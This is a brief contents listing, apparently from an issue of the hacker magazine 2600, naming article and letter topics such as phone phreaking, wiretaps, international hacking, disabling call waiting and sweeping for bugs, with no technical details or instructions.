EXPECT; THINGS WE'RE NOT SUPPOSED TO KNOW ABOUT; FLASH: Avoiding rejection, phreaks tie up circuits, North Carolina hackers, international hacking, paying for touch tones, wiretaps; LETTERS: Equal access 800 numbers, strange numbers, Irish phreaking, disabling call waiting; 2600 INFORMATION BUREAU—Netmailsites; SYSTEMATICALLY SPEAKING: Free directories, fingerprint ID system, navigating with CD's, sweeping for bugs.

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